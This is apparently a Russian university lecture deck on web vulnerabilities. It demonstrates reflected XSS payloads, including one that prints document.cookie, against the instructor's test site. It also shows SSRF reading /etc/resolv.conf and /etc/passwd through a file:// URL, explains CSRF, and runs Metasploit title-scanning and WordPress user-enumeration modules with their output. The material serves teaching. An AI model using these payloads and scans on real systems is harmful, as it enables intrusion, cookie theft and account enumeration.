



ОКН

Программная
инженерия

Москва
2026

Лекция № 10. Внешний периметр. Уязвимости

Основы кибербезопасности
Белявский Д.А.

Remove my password from lists so hackers won't be able to hack me #155

Closed **assafnativ** wants to merge 1 commit into **danielmiessler:master** from **assafnativ:remove_my_password**

Conversation 379 Commits 1 Checks 0 Files changed 30 +2 -32



assafnativ commented on Dec 21, 2017

No description provided.

1770 67 1723 427 80 581



Remove my password from lists so hackers won't be able to hack me 3cb9418



mitcom reviewed on Dec 21, 2017 View reviewed changes

Passwords/10_million_password_list_top_1000.txt

344	344	liverpool
345	345	theman
346	346	bandit
347	-	dolphins



mitcom on Dec 21, 2017 • edited

@**assafnativ** please remember to update the filename.
`10_million_password_list_top_1000.txt` is not accurate right now,
actually there are only 999 passwords

dolphins save

429 365 20 3 77

Reviewers



203 more reviewers

izeigerman
lovemyliwu
DavidYoung93
jasonmp85
D3X
rmlzy
daremosan
danielgraycode
god
vitalkanev
elmar-chen
mrcolts
luongvo
rugk
jakeatwork
lirao
n4zim
divi
hine

Как вы думаете, такое возможно?




Cross-site scripting (XSS)



Обращаем внимание на передачу параметра

Cross-site scripting (XSS)



```
<a href="http://hse2.belyavskiy.ru/search/?search=<img src=x  
onerror=alert('hello')>">Get iPhone for free!</a>
```


Cross-site scripting (XSS)

example.html

File D:/Repo/hse.belyavskiy.ru/cybersec_examples/search/example.html

[Get iPhone for free!](#)

hse2.belyavskiy.ru/search/?search=<img src=x%20onerror=aler...

Not secure

Result

You've searched for:

Found: none

hse2.belyavskiy.ru says
hello

OK

Исполнен нужный код на стороне целевого веб-сервера

Cross-site scripting (XSS)

Можно запустить практически любой код на стороне «уязвимого» веб-сервера

В случае сохранения передаваемых данных в базе данных, можно реализовать повторяемость выполнения.

Например, если пользователи оставляют комментарии и эти комментарии сохраняются, а затем показываются другим пользователям.

Cross-site scripting (XSS)

```
<a href="http://hse2.belyavskiy.ru/search/?search=[TEXT]">Get iPhone for free!</a>
```

Варианты использования, то есть на что можно заменить [TEXT]

Окно с алертом




```
<img src=x onerror=alert('hello')>
```

Вывести куки



```
<script>console.log(document.cookie)</script>
```


Подключить библиотеку (JS) и выполнить действие



```
<script%20src="https://ajax.googleapis.com/ajax/libs/jquery/3.7.1/jquery.min.js"></script>  
<script>jQuery("h1").hide();</script>
```


Если удастся подключить библиотеку, то можно выполнять произвольный код и он будет разрешен, т.к. выполняется от имени этого сайта

SSRF (Server-Side Request Forgery) – подделка серверных запросов



Все внимание на название
файла и как к нему
производится обращение

SSRF (Server-Side Request Forgery) – подделка серверных запросов



Что здесь происходит?

То есть мы через «посредника»
обращаемся к нужному нам
файлу (URL)

Таким образом, мы «скрываем»
себя от целевого сервера.
Запрос идет от hse2

Можем попробовать
подставить другое имя файла.


Сработало!

SSRF (Server-Side Request Forgery) – подделка серверных запросов

hse2.belyavskiy.ru/ssrf/?image=file:///etc/resolv.conf

This is /run/systemd/resolve/stub-resolv.conf managed by man:systemd-resolved(8). # Do not edit this file. # For more information, see man:resolved.conf(8). # The file is updated on demand, but only # through the symlink at /etc/resolv.conf. To update man:resolved.conf(8) i or a different symlink. # See man:systemd-resolved.service(8) for details about the supp nameserver 127.0.0.53 options edns0 trust-ad search ru-central1.s3.amazonaws.com auto internal

Получаем конфигурацию DNS с исследуемого сервера



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
 systemd-timesync:x:996:996:systemd Time Synchronization:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client
 Daemon,/,usr/lib/dhcpcd/bin/false messagebus:x:101:101::/nonexistent:/usr/sbin/nologin syslog:x:102:102::/nonexistent:/usr/sbin/nologin
 systemd-resolve:x:991:991:systemd Resolver:/usr/sbin/nologin uuid:x:103:103::run/uuid:/usr/sbin/nologin tss:x:104:104:TPM software
 stack,/,var/lib/tpm/bin/false sshd:x:105:65534::run/sshd:/usr/sbin/nologin pollinate:x:106:1::var/cache/pollinate/bin/false
 tcpdump:x:107:108::/nonexistent:/usr/sbin/nologin landscape:x:108:109::var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:990:990:Firmware
 update daemon:/var/lib/fwupd:/usr/sbin/nologin polkitd:x:989:989:User for polkitd:/usr/sbin/nologin
 unsd:x:109:112::var/lib/unsd:/usr/sbin/nologin dmitry:x:1000:1000::home/dmitry/bin/bash mysql:x:110:114:MySQL
 Server,/,nonexistent/bin/false

Получаем список пользователей!

SSRF (Server-Side Request Forgery) – подделка серверных запросов

SSRF – позволяет «использовать» сервер в собственных целях, а не так как задумывалось разработчиками (создателями)

1

Получение конфиденциальной информации с самого сервера
Зная пути размещения файлов – проверяем, есть ли что-то там интересное

2

Используем сервер с такой уязвимостью – скрываем свою «идентичность» перед целевым сервером. Аналогия – прокси (VPN)


3

Можно организовывать с помощью нескольких таких уязвимых серверов – DDoS-атаки, у которых невозможно будет установить истинного злоумышленника, т.к. везде в журналах будут адреса уязвимых серверов.

CSRF/XSRF (Cross-Site Request Forgery) — межсайтовая подделка запросов



CSRF/XSRF (Cross-Site Request Forgery) — межсайтовая подделка запросов



CSRF/XSRF (Cross-Site Request Forgery) — межсайтовая подделка запросов


CSRF/XSRF – позволяет «сразу» обходить формирование запросов и передавать их напрямую в целевое приложение

1

Можно воспользоваться готовым входом в какие-либо системы, если пользователь уже авторизовался в каком-либо веб-приложении (сервисе)

2

Можно «скачать» какую-либо информацию с уже авторизованных сервисов без дополнительных проверок



Исследовательские инструменты

Исследуем как работает Metasploit



open-source решение



<https://github.com/rapid7/metasploit-framework>

Исследуем как работает Metasploit

Metasploit

msfconsole

Используем «плагины» для выполнения нужных нам действий.
Получим ПО веб-сервера и заголовок (title):

```
msf > use auxiliary/scanner/http/title
msf auxiliary(scanner/http/title) > set RHOSTS hse2.belyavskiy.ru
RHOSTS => hse2.belyavskiy.ru
msf auxiliary(scanner/http/title) > run
[+] [158.160.65.102:80] [C:200] [R:] [S:Apache/2.4.58 (Ubuntu)] HSE2 TEST
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Исследуем как работает Metasploit

Metasploit

msfconsole

Мы знаем, что hse2.belyavskiy.ru реализован на базе WordPress. Проверим, сможем ли получить имена пользователей:

```
> use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS hse2.belyavskiy.ru
RHOSTS => hse2.belyavskiy.ru
msf auxiliary(scanner/http/wordpress_login_enum) > run
[*] / - WordPress Version 6.9.4 detected
[*] 158.160.65.102.80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'hsetestuser' with id 1
[-] Auxiliary failed: NoMethodError undefined method `path' for an instance of String
...
[*] Auxiliary module execution completed
```

Исследуем как работает Metasploit

Metasploit

```
msfconsole
```

1

В Metasploit большое количество «плагинов» для разных систем – на текущий момент 1328 примеров, которые можно _тестировать_.

2

Применять можно для разных протоколов и разных версий ПО на стороне целевых серверов.

Что будет на семинаре № 10?

- Практика использования различных инструментов для изучения публичных сервисов и сбора информации
- Поиск уязвимостей. Изучение веб-сервисов.
- Начало домашнего задания – первые задачи



